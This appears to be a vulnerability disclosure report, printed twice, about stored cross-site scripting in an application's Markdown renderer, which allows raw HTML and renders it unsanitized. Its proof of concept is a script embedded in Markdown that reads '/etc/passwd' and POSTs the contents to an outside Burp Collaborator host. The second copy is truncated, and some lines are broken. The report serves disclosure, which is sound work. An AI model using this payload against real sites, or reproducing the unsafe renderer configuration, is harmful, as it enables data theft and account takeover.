Summary
A cross-site scripting (XSS) vulnerability exists in the application’s Markdown rendering logic. When user-supplied Markdown content is rendered, embedded raw HTML—including <script> tags—is processed and injected into the resulting page without sanitization, allowing arbitrary JavaScript execution in the context of the affected domain.
Details
An attacker can craft malicious Markdown content containing <script> tags or event handlers (e.g., ![]() ). When this Markdown is viewed or previewed, the embedded JavaScript executes in the victim’s browser.
). When this Markdown is viewed or previewed, the embedded JavaScript executes in the victim’s browser.
Vulnerable Components
config.js → markdownIt: { html: true } (Lines 26–30)
The Markdown renderer is explicitly configured to allow raw HTML.
lib/markd.js (Lines 33–58)
Renders Markdown content without sanitizing HTML, allowing unsafe tags and attributes to remain in the output.
lib/pages/template.html
The rendered Markdown is injected into the HTML template using <%= markdown %> without sanitization or output encoding.
PoC
Create a pwn.md
# Hello

<script>
  fetch('/etc/passwd', { credentials: 'include' })
    .then(r => r.text())
    .then(t => fetch('https://79evxsw3m08qfyvxluebgl0pyg47szgo.oastify.com/exfil', { method: 'POST', body: t }));
</script>
Open it on browser.


View the HTTP request in Burp Collaborator.
Impact
Successful exploitation allows an attacker to execute arbitrary JavaScript in the victim’s browser, leading to:
- Session hijacking
- Account takeover
- Credential theft
- Defacement or injection of malicious content
- Exfiltration of sensitive data via API tokens, CSRF tokens, or user information
This affects all users who can view Markdown content within the application.
References

kiwi865 Reporter
Summary
A cross-site scripting (XSS) vulnerability exists in the application’s Markdown rendering logic. When user-supplied Markdown content is rendered, embedded raw HTML—including <script> tags—is processed and injected into the resulting page without sanitization, allowing arbitrary JavaScript execution in the context of the affected domain.
Details
An attacker can craft malicious Markdown content containing <script> tags or event handlers (e.g.,![]() ). When this Markdown is viewed or previewed, the embedded JavaScript executes in the victim’s browser.
). When this Markdown is viewed or previewed, the embedded JavaScript executes in the victim’s browser.
Vulnerable Components
config.js → markdownIt: { html: true } (Lines 26–30)
The Markdown renderer is explicitly configured to allow raw HTML.
lib/markd.js (Lines 33–58)
Renders Markdown content without sanitizing HTML, allowing unsafe tags and attributes to remain in the output.
lib/pages/template.html
The rendered Markdown is injected into the HTML template using <%= markdown %> without sanitization or output encoding.
PoC
Create a pwn.md
Open it on browser.


View the HTTP request in Burp Collaborator.
Impact
Successful exploitation allows an attacker to execute arbitrary JavaScript in the victim’s browser, leading to:
This affects all users who can view Markdown content within the application.
References